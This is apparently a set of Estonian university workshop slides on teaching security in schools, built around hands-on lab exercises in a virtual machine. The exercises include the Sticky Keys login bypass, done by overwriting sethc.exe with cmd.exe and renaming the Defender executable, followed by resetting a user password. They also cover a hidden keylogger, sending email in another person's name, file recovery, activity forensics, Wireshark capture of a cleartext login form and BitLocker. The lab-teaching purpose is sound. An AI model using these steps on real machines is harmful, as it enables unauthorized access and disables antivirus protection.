

Turvalisuse õpetamine koolis

Alo Peets

TÜ ATI doktorant

alo.peets@ut.ee

15.02.2020



TARTU ÜLIKOOL
arvutiteaduse instituut

Saame tuttavaks

- Kes on turvalisusega kokku puutunud?
- Kes on häkkinud?
- Kes arvab et turvalisust peaks koolis õpetama?



← Import Virtual Appliance


Appliance to import

Please choose the source to import appliance from. This can be a local file system to import OVF archive or one of known cloud service providers to import cloud VM from.

Source: Local File System

Please choose a file to import the virtual appliance from. VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

File:



Arvutisse sisenemine parooli teadmata

- Delta 2004 arvutiklassis
- kasutaja: **kasutaja**
- parool: **[TÜHI] / ENTER**
- Käivitage **Virtualbox** -> **File** -> **Import Appliance** -> **DATA D:/häkkimine3.ova**
- Käivitage **D:\fix_häkkimine_vm_after_import.cmd**
- Parooli küsimise juures Vajuta kiiresti **SHIFT** klahvi 5 korda
- Avaneb command prompt (windows käsurida=

```
whoami
```

```
net user
```

```
net user MrX uusparool
```

sethc.exe

```
C:\Windows\system32>whoami  
nt authority\system
```

```
C:\Windows\system32>net user
```

```
User accounts for \\
```

```
-----  
Administrator          DefaultAccount          Guest  
MrX                     WDAGUtilityAccount
```

```
The command completed with one or more errors.
```

```
C:\Windows\system32>net user MrX uusparool  
The command completed successfully.
```

```
C:\Windows\system32>_
```

Taustalugu (teostatud õppejõu poolt)

- Käivita arvuti väliselt andmekandjalt käsureale (Live Ubuntu, Windows Install -> SHIFT + F10 -> sisesta



```
copy d:\Windows\System32\cmd.exe d:\Windows\System32\sethc.exe
```

```
move d:\Program Diles\Windows Defender\MsMpEng.exe d:\Program  
Diles\Windows Defender\MsMpEng-orig.exe
```

- Reboot

Failide taastamine

- Failide kustutamisel kustub ainult failile viide kuid mitte fail ise
- Kasuta programmi “Recuva” et taastada hiljuti kustutatud pildifail
- Vali kõvaketad “taastamiseks E:” võite otsida kõiki failitüüpe ja nii kiir kui süvameetodil
- Töötab seni kuni 1-d ja 0-d pole “uute” andmetega asendatud kõvakettal.



Check this box if previous scans have failed to find your files. Note that this may take over an hour on a large drive.


☒ Enable Deep Scan

Click Start to begin the search.

Keylogger – tegevuse salvesti

- Üks kõige kurjemaid ründeid kasutaja privaatsuse ja turvalisuse vastu on pahalase paigaldatud keylogger. Keylogger salvestab kasutaja klahvivajutused ja uuemad kogu tegevuse k.a ekraanivaated.
- Õppejõud on teile eelnevalt arvutisse paigaldanud keyloggeri, selle avamiseks vajuta **CTRL + ALT + SHIFT + K**
- **Parool: 1234**

Best Free Keylogger is working in background



to unhide, Type **unhide** in the Run dialog.

Or press **Ctrl** + **Alt** + **Shift** + **K** keys together

☒ Never show this again



File Entry Options Help

- Open... Ctrl+O
- Save... Ctrl+S
- Analyze Offline System...
- Compare...
- Run as Administrator**
- Refresh F5
- Exit

Save... Ctrl+S	Winsock Providers				Print Monitors		LSA Providers		Network Providers	
Analyze Offline System...	Explorer		Internet Explorer		Scheduled Tasks		Services		Drivers	
Compare...									Codecs	
Run as Administrator									Boot Executive	
Refresh F5										
Exit										
Control\SafeBoot\AlternateShell Windows Command Processor (Verified) Microsoft Windows c:\windows\system32\cmd.exe 12/28/1914 8:19 AM Control\CurrentVersion\Run (Verified) Bestxsoftware c:\program files\best free keylogger... 12/10/2019 6:41 AM Box Guest Additions Tray App... (Verified) Oracle Corporation c:\windows\system32\vbboxtray.exe 1/14/2020 11:50 AM HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run ☒ OneDrive Microsoft OneDrive (Verified) Microsoft Corporation c:\users\mxr\appdata\local\microso... 11/8/2019 12:48 AM HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components ☒ n/a Microsoft .NET IE SECURITY REGI... (Verified) Microsoft Corporation c:\windows\system32\mscories.dll 3/4/2019 2:54 PM HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components ☒ Google Chrome Google Chrome Installer (Verified) Google LLC c:\program files (x86)\google\chrom... 1/6/2020 10:04 PM ☒ n/a Microsoft .NET IE SECURITY REGI... (Verified) Microsoft Corporation c:\windows\syswow64\mscories.dll 3/4/2019 8:12 PM HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers ☒ RecuvaShellExt Recuva shell extensions (Verified) Piriform Ltd c:\program files\recuva\recuvashell... 5/27/2016 2:44 PM HKLM\Software\Classes\Folder\ShellEx\ContextMenuHandlers ☒ RecuvaShellExt Recuva shell extensions (Verified) Piriform Ltd c:\program files\recuva\recuvashell... 5/27/2016 2:44 PM Task Scheduler ☒ \Microsoft\Windows\... Microsoft Malware Protection Comm... (Not verified) Microsoft Corporation c:\programdata\microsoft\windows ... 1/16/1979 1:54 PM ☒ \Microsoft\Windows\... Microsoft Malware Protection Comm... (Not Verified) Microsoft Corporation c:\programdata\microsoft\windows ... 1/16/1979 1:54 PM ☒ \Microsoft\Windows\... Microsoft Malware Protection Comm... (Not Verified) Microsoft Corporation c:\programdata\microsoft\windows ... 1/16/1979 1:54 PM ☒ \Microsoft\Windows\... Microsoft Malware Protection Comm... (Not Verified) Microsoft Corporation c:\programdata\microsoft\windows ... 1/16/1979 1:54 PM										

Teise isiku nimel e-maili saatmine

- Desktop -> SMTPMailSenderDN4
- Ava SMTPMailSender.exe



Iga tegevus jätab endast märgi

- Ava Desktopi'lt program nimega **LastActivityView**
- http://www.nirsoft.net/utils/computer_activity_view.html

hääkimine demo [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

LastActivityView

File Edit View Options Help



Action Time	Description	Filename	Full Path	More Information	File Extension	Data Source
1/16/2020 11:17:44 AM	Run .EXE file	VCREDIST_X64.EXE	C:\PROGRAM FILES\WIRESHARK\VCREDIST...		EXE	C:\Windows\Prefetch\VCREDIST_X64.EXE-88B32E3F.pf
1/16/2020 11:17:12 AM	Run .EXE file	WIRESHARK-WIN64-3.2....	C:\Users\MrX\DOWNLOADS\WIRESHARK-...	Wireshark development ...	EXE	C:\Windows\Prefetch\WIRESHARK-WIN64-3.2.1.EXE-9CC19F7...
1/16/2020 11:17:11 AM	Run .EXE file	AUDIODG.EXE	C:\WINDOWS\SYSTEM32\AUDIODG.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\AUDIODG.EXE-BDFD3029.pf
1/16/2020 11:16:55 AM	Run .EXE file	SEARCHFILTERHOST.EXE	C:\Windows\System32\SEARCHFILTERHOS...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\SEARCHFILTERHOST.EXE-77482212.pf
1/16/2020 11:16:55 AM	Run .EXE file	SEARCHPROTOCOLHOS...	C:\Windows\System32\SEARCHPROTOCOL...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\SEARCHPROTOCOLHOST.EXE-0CB8CA...
1/16/2020 11:16:37 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1C2.pf
1/16/2020 11:16:33 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1BB.pf
1/16/2020 11:14:06 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1BB.pf
1/16/2020 11:14:00 AM	Run .EXE file	dllhost.exe	C:\Windows\System32\dllhost.exe	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\DLLHOST.EXE-6A473D35.pf
1/16/2020 11:12:47 AM	View Folder in Explorer	SysinternalsSuite	D:\SysinternalsSuite			HKEY_CURRENT_USER\Software\Classes\Local Settings\Softw...
1/16/2020 11:12:36 AM	Run .EXE file	RUNTIMEBROKER.EXE	C:\WINDOWS\SYSTEM32\RUNTIMEBROKE...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\RUNTIMEBROKER.EXE-5C6333DA.pf
1/16/2020 11:12:34 AM	Run .EXE file	SEARCHFILTERHOST.EXE	C:\Windows\System32\SEARCHFILTERHOS...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\SEARCHFILTERHOST.EXE-77482212.pf
1/16/2020 11:12:21 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1BC.pf
1/16/2020 11:10:29 AM	Run .EXE file	COMPPKGSRV.EXE	C:\WINDOWS\SYSTEM32\COMPPKGSRV.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\COMPPKGSRV.EXE-21DBED9C.pf
1/16/2020 11:10:28 AM	Run .EXE file	chrome.exe	C:\PROGRAM FILES (X86)\Google\Chrome\...	Google LLC, Google Chr...	exe	C:\Windows\Prefetch\CHROME.EXE-D999B1BC.pf



http

No.	Time	Source	Destination	Protocol	Length	Info
1245	39.442628	10.0.2.15	172.217.18.180	HTTP	482	GET / HTTP/1.1
1253	45.623760	172.217.18.180	10.0.2.15	HTTP	205	HTTP/1.1 200 OK (text/html)
1300	46.043422	10.0.2.15	172.217.18.180	HTTP	422	GET /favicon.ico HTTP/1.1
1340	46.257838	172.217.18.180	10.0.2.15	HTTP	74	HTTP/1.1 200 OK (image/x-icon)
1350	46.603777	10.0.2.15	172.217.23.100	HTTP	169	GET /s2/favicons?domain=http://andmeturvelab.a
1355	46.658779	172.217.23.100	10.0.2.15	HTTP	60	HTTP/1.1 200 OK (PNG)
1390	82.530328	10.0.2.15	172.217.18.180	HTTP	758	POST /message HTTP/1.1 (application/x-www-form-urlencoded)
1392	82.859962	172.217.18.180	10.0.2.15	HTTP	457	HTTP/1.1 200 OK (text/html)
1394	83.320100	10.0.2.15	172.217.23.100	HTTP	153	GET /s2/favicons?domain=http://andmeturvelab.a
1397	83.397257	172.217.23.100	10.0.2.15	HTTP	60	HTTP/1.1 200 OK (PNG)

- > Frame 1390: 758 bytes on wire (6064 bits), 758 bytes captured (6064 bits) on interface \Device\NPF_{79668F47-D037-4FE6-8E4}
- > Ethernet II, Src: PcsCompu_69:fb:75 (08:00:27:69:fb:75), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
- > Internet Protocol Version 4, Src: 10.0.2.15, Dst: 172.217.18.180
- > Transmission Control Protocol, Src Port: 49749, Dst Port: 80, Seq: 1, Ack: 1, Len: 704
- > Hypertext Transfer Protocol
- ▼ HTML Form URL Encoded: application/x-www-form-urlencoded
 - > Form item: "eesnimi" = "Kasutajatunnus"
 - > Form item: "perenimi" = "sisestatud-parool"
 - > Form item: "sonum" = "Testime Wireshark"
 - > Form item: "submit" = "Submit"

taastamiseks (E:)

480 MB free of 496 MB

Open

Open in new window

Pin to Quick access

Turn on BitLocker

Open AutoPlay...

Scan with Windows Defender...

← BitLocker Drive Encryption (E:)

Choose how you want to unlock this drive

☒ Use a password to unlock the drive

Passwords should contain uppercase and lowercase letters, numbers, spaces, and symbols.

Enter your password

Reenter your password

☐ Use my smart card to unlock the drive

You'll need to insert your smart card. The smart card PIN will be required when you unlock the drive.

Next

Cancel

← BitLocker Drive Encryption (E:)

How do you want to back up your recovery key?

Some settings are managed by your system administrator.

If you forget your password or lose your smart card, you can use your recovery key to access your drive.

→ Save to your Microsoft account

→ Save to a USB flash drive

→ Save to a file

→ Print the recovery key

[How can I find my recovery key later?](#)

Next

Cancel

☐ Encrypt used disk space only (faster and best for new PCs and drives)

☒ Encrypt entire drive (slower but best for PCs and drives already in use)

Andmeturve - Kursused - Arvutiteaduse instituut

TARTU ÜLIKOOL arvutiteaduse instituut

Kursused » 2018/19 kevad » Andmeturve (LTAT.06.002)

Alo Peets

Andmeturve 2018/19 kevad

Google Cu:

Pealeht

- Loengud
- Praktikumid
- Referaat
- Tulemused
- Kirjandus
- Uudised
- Lingid

Muuda külgriba

- Aine kood: LTAT.06.002 (6 EAP)
- Loengud: K 12.15-14.00 Liivi 2 - 111 (Meelis Roos mroos at ut dot ee)
